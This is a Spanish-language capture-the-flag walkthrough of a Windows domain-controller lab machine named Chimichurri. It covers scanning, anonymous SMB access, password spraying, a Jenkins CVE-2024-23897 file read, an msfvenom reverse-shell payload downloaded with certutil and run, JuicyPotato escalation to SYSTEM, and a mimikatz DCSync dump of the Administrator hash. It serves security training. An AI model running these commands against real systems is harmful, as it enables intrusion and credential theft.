

CHIMICHURRI



ACTIVAR
DIRECTORIO

ACCEDER

PRINCIPIANTE

Creador: Curiosidades De Hackers Y
Condor

Realizando el escaneo de nmap, tenemos cositas interesantes, comenzando con el servidor de jenkins abierto en el puerto 6969.


```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-29 14:14 CET
Nmap scan report for 192.168.200.4
Host is up (0.00037s latency).
Not shown: 65510 closed tcp ports (reset)
PORT      STATE SERVICE          VERSION
53/tcp    open  domain           Simple DNS Plus
88/tcp    open  kerberos-sec     Microsoft Windows Kerberos (server time: 2024-11-29 13:15:57Z)
135/tcp   open  msrpc            Microsoft Windows RPC
139/tcp   open  netbios-ssn     Microsoft Windows netbios-ssn
389/tcp   open  ldap             Microsoft Windows Active Directory LDAP (Domain: chimichurri.thl, Site: D
efault-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http      Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap             Microsoft Windows Active Directory LDAP (Domain: chimichurri.thl, Site: D
efault-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http             Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
6969/tcp  open  http             Jetty 10.0.11
|_http-robots.txt: 1 disallowed entry
|_/
|_http-server-header: Jetty(10.0.11)
|_http-title: Panel de control [Jenkins]
9389/tcp  open  mc-nmf           .NET Message Framing
47001/tcp open  http             Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open  msrpc            Microsoft Windows RPC
49665/tcp open  msrpc            Microsoft Windows RPC
49666/tcp open  msrpc            Microsoft Windows RPC
49668/tcp open  msrpc            Microsoft Windows RPC
49669/tcp open  msrpc            Microsoft Windows RPC
49670/tcp open  ncacn_http      Microsoft Windows RPC over HTTP 1.0
49671/tcp open  msrpc            Microsoft Windows RPC
49674/tcp open  msrpc            Microsoft Windows RPC
49680/tcp open  msrpc            Microsoft Windows RPC
49691/tcp open  msrpc            Microsoft Windows RPC
MAC Address: 08:00:27:D7:69:86 (Oracle VirtualBox virtual NIC)
```

Ejecutando un dirb básico obtenemos los siguientes enlaces.

```
GENERATED WORDS: 4612

---- Scanning URL: http://192.168.200.4:6969/ ----
==> DIRECTORY: http://192.168.200.4:6969/about/
==> DIRECTORY: http://192.168.200.4:6969/api/
==> DIRECTORY: http://192.168.200.4:6969/assets/
==> DIRECTORY: http://192.168.200.4:6969/computer/
==> DIRECTORY: http://192.168.200.4:6969/computers/
+ http://192.168.200.4:6969/configure (CODE:403|SIZE:587)
+ http://192.168.200.4:6969/delete (CODE:200|SIZE:11246)
+ http://192.168.200.4:6969/error (CODE:400|SIZE:6556)
+ http://192.168.200.4:6969/exit (CODE:405|SIZE:6964)
+ http://192.168.200.4:6969/favicon.ico (CODE:200|SIZE:17542)
+ http://192.168.200.4:6969/index (CODE:200|SIZE:11987)
+ http://192.168.200.4:6969/log (CODE:403|SIZE:554)
+ http://192.168.200.4:6969/login (CODE:200|SIZE:1579)
+ http://192.168.200.4:6969/logout (CODE:302|SIZE:0)
+ http://192.168.200.4:6969/main (CODE:500|SIZE:6854)
==> DIRECTORY: http://192.168.200.4:6969/manage/
+ http://192.168.200.4:6969/me (CODE:403|SIZE:552)
==> DIRECTORY: http://192.168.200.4:6969/people/
==> DIRECTORY: http://192.168.200.4:6969/properties/
==> DIRECTORY: http://192.168.200.4:6969/queue/
+ http://192.168.200.4:6969/robots.txt (CODE:200|SIZE:71)
+ http://192.168.200.4:6969/script (CODE:403|SIZE:560)
==> DIRECTORY: http://192.168.200.4:6969/search/
+ http://192.168.200.4:6969/secured (CODE:401|SIZE:0)
==> DIRECTORY: http://192.168.200.4:6969/timeline/
==> DIRECTORY: http://192.168.200.4:6969/widgets/
```

Buscando por las urls, encontramos un usuario:



The screenshot shows a web browser window with the address bar displaying `192.168.200.4:6969/user/info/`. The browser's bookmark bar includes links to Exploit-DB, Google Hacking DB, base64 | GTF0Bins, and Online - Reverse Shell. The main content area shows the Jenkins logo and the text "Jenkins". Below this, a breadcrumb trail reads "Dashboard > Perro". The page features a "People" section with an upward arrow and a "Status" section with a person icon. On the right, the user's profile is displayed with the name "Perro" and a circular icon. Below the profile, it says "Jenkins User ID: info".

Aunque por el momento, por esa vía no avanzamos.

Como en la salida de nmap detectó que la víctima tenía instalado el protocolo smb, vamos a echar un vistazo a ver lo que nos encontramos.

```
Host script results:
| smb2-time:
|   date: 2024-11-30T13:31:00
|_  start_date: 2024-11-30T10:43:25
|_ nbstat: NetBIOS name: CHIMICHURRI, NetBIOS user: <unknown>, NetBIOS MAC: 08:00:27:d7:69:86 (Oracle VirtualBox virtual NIC)
|_ smb2-security-mode:
|   3.1.1:
|_   Message signing enabled and required
|_ clock-skew: -2s
```

Ejecutando smbclient, vemos que con anónimo podemos acceder a un recurso compartido llamado “drogas”

```
Executing smbclient -L 192.168.200.4 -N

Sharename      Type      Comment
-----
ADMIN$         Disk      Admin remota
C$             Disk      Recurso predeterminado
drogas         Disk
IPC$           IPC        IPC remota
NETLOGON       Disk      Recurso compartido del servidor de inicio de sesión
SYSVOL         Disk      Recurso compartido del servidor de inicio de sesión
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 192.168.200.4 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
Executing enum4linux -a 192.168.200.4
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Sat Nov 30 14:32:04 2024
```

Y dentro de ese recurso compartido vemos que existe un fichero llamado credenciales.txt.

```
smb: \> l
.                D          0   Thu Jun 27 12:20:49 2024
..              D          0   Thu Jun 27 12:20:49 2024
credenciales.txt A         95   Sun Jun 30 19:19:03 2024

7735807 blocks of size 4096. 4361775 blocks available
```

Lo descargamos y abrimos.

```
smb: \> get credenciales.txt
getting file \credenciales.txt of size 95 as credenciales.txt (92.8 KiloBytes/sec) (average 92.8 KiloBytes/sec)
smb: \> exit

$ cat credenciales.txt
Todo es mejor en con el usuario hacker, en su escritorio estan sus claves de acceso como perico
```

Usando un diccionario personalizado donde contiene las primeras 5000 lineas de rockyou + las palabras clave de la nota anterior averiguamos el login con el comando crackmapexec.

```

(kali㉿kali)-[~/chimichurri]
└─$ crackmapexec smb 192.168.200.4 -u perico -p pass_dicc.txt
SMB 192.168.200.4 445 CHIMICHURRI [*] Windows 10.0 Build 14393 x64 (name:CHIMICHURRI)
(domain:chimichurri.thl) (signing:True) (SMBv1:False)
SMB 192.168.200.4 445 CHIMICHURRI [+] chimichurri.thl\perico:hacker

(kali㉿kali)-[~/chimichurri]
└─$ head -n 5 pass_dicc.txt
hacker
como
perico
como_perico
como_perico

(kali㉿kali)-[~/chimichurri]
└─$

```

Con el usuario obtenido no es que se pueda hacer mucho con el puesto que vamos a buscar por otras vías. Algunos ejemplos de lo comprobado.

```

└─$ rpcclient -U perico 192.168.200.4
Password for [WORKGROUP\perico]:
Bad SMB2 (sign_algo_id=1) signature for message
[0000] 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
[0000] CA 3C 62 EE CA 3D A8 35 6B B9 D1 89 D0 A3 35 B8 .<b..=.5 k.....5.
Cannot connect to server. Error was NT_STATUS_ACCESS_DENIED

(kali㉿kali)-[~]
└─$ evil-winrm -i 192.168.200.4 -u perico -p hacker
Evil-WinRM shell v3.1

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function
is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-
ath-completion

Info: Establishing connection to remote endpoint

Error: An error of type WinRM::WinRMAuthorizationError happened: message is WinRM::WinRMAuthorizationE
ror

Error: Exiting with code 1

```

```
(kali㉿kali)-[~/chtmichurri]
└─$ crackmapexec smb 192.168.200.4 -u perico -p pass_dicc.txt
SMB 192.168.200.4 445 CHIMICHURRI [*] Windows 10.0 Build 14393 x64 (name:CHIMICHURRI)
(domain:chtmichurri.thl) (signing:True) (SMBv1:False)
SMB 192.168.200.4 445 CHIMICHURRI [+] chtmichurri.thl\perico:hacker

(kali㉿kali)-[~/chtmichurri]
└─$ head -n 5 pass_dicc.txt
hacker
como
perico
como_perico
como_perico

(kali㉿kali)-[~/chtmichurri]
└─$
```

Aunque previamente en el puerto donde se ubica jenkins no dimos avanzado al encontrar una contraseña para el usuario, también estaba en la página principal la propia versión de la aplicación.

REST API Jenkins 2.361.4

Buscando esa versión por la red vemos que hay una vulnerabilidad asociada a CVE-2024-23897 que consiste en que por un fallo es posible leer contenido de ficheros sin permiso. Previamente teníamos la pista de que en el directorio Desktop del usuario hacker existe un fichero con el nombre de perico, vamos a comprobarlo.

```
(kali㉿kali)-[~/chtmichurri]
└─$ java -jar jenkins-cli.jar -s http://192.168.200.4:6969/ -http connect-node "@c:\Users\hacker\Desktop\perico.txt"
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
ERROR: No such agent "hacker:Perico69" exists.
```

¡Tuvimos suerte! Si por ejemplo intentamos poner otro fichero que no sea perico.txt nos devolverá un error el cual nos dirá que no existe.

```
└─$ java -jar jenkins-cli.jar -s http://192.168.200.4:6969/ -http connect-node "@c:\Users\hacker\Desktop\credenciales.txt"
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
ERROR: No such file: c:\Users\hacker\Desktop\credenciales.txt
java -jar jenkins-cli.jar connect-node NAME ... [-f]
Reconectarse con un nodo
NAME : Agent name, or empty string for built-in node; comma-separated list is supported
-f : Cancel any currently pending connect operation and retry from scratch (default: false)
```


Ahora que tenemos el usuario vamos a probar de nuevo intentar loguearnos aprovechando el servicio de WinRM.

```
(kali㉿kali)-[~]
└─$ evil-winrm -i 192.168.200.4 -u hacker -p Perico69

Evil-WinRM shell v3.3

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function
is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\hacker\Documents> getuid
```

Como trabajar desde aquí no resulta muy cómodo, vamos a generar una reverse shell para trabajar más cómodamente.

```
(kali㉿kali)-[~]
└─$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.200.3 LPORT=9999 -f exe > shell.exe

└─$ python3 -m http.server 80
```

```
*Evil-WinRM* PS C:\Users\hacker\Documents> certutil -urlcache -split -f http://192.168.200.3/shell.exe
```

```
*Evil-WinRM* PS C:\Users\hacker\Documents> dir

Directorio: C:\Users\hacker\Documents

Mode                LastWriteTime         Length Name
----                -
-a----           12/2/2024   8:22 PM             7168 shell.exe
```

```
*Evil-WinRM* PS C:\Users\hacker\Documents> ./shell.exe
```

```
└─$ rlwrap nc -lvp 9999
listening on [any] 9999 ...
connect to [192.168.200.3] from (UNKNOWN) [192.168.200.4] 52952
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. Todos los derechos reservados.

C:\Users\hacker\Documents>
```

No tenemos privilegios para ver la flag del usuario hacker.

```
C:\Users\hacker\Desktop>type user.txt
type user.txt
Acceso denegado.
```

Tampoco tenemos privilegios para ejecutar systeminfo.

```
C:\Users\hacker\Desktop>systeminfo
systeminfo
Acceso denegado.
```

Pero si nos permite ejecutar get-computerinfo.

```
*Evil-WinRM* PS C:\Users\hacker\Documents> get-computerInfo

WindowsBuildLabEx           : 14393.693.amd64fre.rs1_release.161220-1747
WindowsCurrentVersion       : 6.3
WindowsEditionId            : ServerDatacenter
WindowsInstallationType     : Server
WindowsInstallDateFromRegistry : 6/9/2024 11:15:58 AM
WindowsProductId            : 00377-90019-01998-AA059
WindowsProductName          : Windows Server 2016 Datacenter
WindowsRegisteredOrganization : 
WindowsRegisteredOwner      : Usuario de Windows
WindowsSystemRoot            : C:\Windows
```

Buscando por la red formas de escalar privilegios con esa built en concreto para Windows server 2016 encontramos que existe una herramienta muy bien valorada llamada juicyPotato. Vamos a descargarla en nuestra máquina atacante para posteriormente pasarla a la víctima para su ejecución.

```
l-$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.200.4 - - [03/Dec/2024 20:43:27] "GET /JuicyPotato.exe HTTP/1.1" 200 -
192.168.200.4 - - [03/Dec/2024 20:43:27] "GET /JuicyPotato.exe HTTP/1.1" 200 -
^C

*Evil-WinRM* PS C:\Users\hacker\Documents> certutil -urlcache -split -f http://192.168.200.3/JuicyPotato.exe C:\Users\hacker\Documents\juicyPotato.exe
**** En línea ****
000000 ...
054e00
CertUtil: -URLCache comando completado correctamente.
*Evil-WinRM* PS C:\Users\hacker\Documents> dir

Directorio: C:\Users\hacker\Documents

Mode                LastWriteTime         Length Name
----                -
-a----           12/3/2024   8:43 PM          347648 juicyPotato.exe
```


Como esta herramienta necesita un algo para poder ejecutar con privilegios de system vamos a usar la shell.exe que realizamos previamente.

```
Evil-WinRM PS C:\Users\hacker\Documents> ./juicyPotato.exe -t * -p shell.exe -l 443
esting {4991d34b-80a1-4291-83b6-3328366b9097} 443
.....
[+] authresult 0
[4991d34b-80a1-4291-83b6-3328366b9097];NT AUTHORITY\SYSTEM
[+] CreateProcessWithTokenW OK
Evil-WinRM PS C:\Users\hacker\Documents>
```

¡Y escalamos!

```
C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

Tal y como están los permisos configurados, solo el usuario administrador puede leer los ficheros que contienen las flags.

```
C:\Users\Administrador\Desktop>type root.txt
type root.txt
Acceso denegado.
```

```
C:\Users\hacker\Desktop>icaccls user.txt
icaccls user.txt john
user.txt CHIMICHURRI0\Administrador:(RX)
```

Para “escalar” al usuario administrador podríamos simplemente cambiar la contraseña del mismo y luego acceder con evil-winrm como admin con la contraseña actualizada. En nuestro caso, lo que hicimos fue dumppear el hash con la herramienta mimikatz.

```
C:\Users\hacker\Documents>mimikatz.exe "privilege::debug" "lsadump::dcsync /user:Administrador" "e
mimikatz.exe "privilege::debug" "lsadump::dcsync /user:Administrador" "e
mimikatz.exe "privilege::debug" "lsadump::dcsync /user:Administrador" "exit"

.#####. mimikatz 2.2.0 (x64) #18362 Feb 29 2020 11:13:36
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
## \ / ## > http://blog.gentilkiwi.com/mimikatz
'## v #' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > http://pingcastle.com / http://mysmartlogon.com ***//

mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # lsadump::dcsync /user:Administrador
[DC] 'chimichurri.thl' will be the domain
[DC] 'CHIMICHURRI.chimichurri.thl' will be the DC server
[DC] 'Administrador' will be the user account


Object RDN : Administrador

** SAM ACCOUNT **

SAM Username : Administrador
Account Type : 30000000 ( USER_OBJECT )
User Account Control : 00010200 ( NORMAL_ACCOUNT DONT_EXPIRE_PASSWD )
Account expiration : 01/01/1601 1:00:00
Password last change : 15/08/2024 9:44:47
Object Security ID : S-1-5-21-3046175042-3013395696-775018414-500
Object Relative ID : 500

Credentials:
Hash NTLM:
ntlm- 0:
ntlm- 1:
ntlm- 2:
ntlm- 3:
ntlm- 4:
ntlm- 5:
```

Una vez obtenemos el hash, podemos ir a la página hashes.com y probar suerte.



Y ahora sí que sí, entrando nuevamente con evil-winrm con el usuario administrador, vamos a por las flags.

```
L$ evil-winrm -i 192.168.200.4 -u administrador -p [REDACTED]
Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc()
is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm
ath-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrador\Documents> cd ../desktop
*Evil-WinRM* PS C:\Users\Administrador\desktop> dir

Directorio: C:\Users\Administrador\desktop

Mode                LastWriteTime         Length Name
----                -
-a----           6/27/2024 12:51 PM             33 root.txt

*Evil-WinRM* PS C:\Users\Administrador\desktop> type root.txt
*Evil-WinRM* PS C:\Users\Administrador\desktop> type C:\Users\hacker\desktop\user.txt
*Evil-WinRM* PS C:\Users\Administrador\desktop> █
```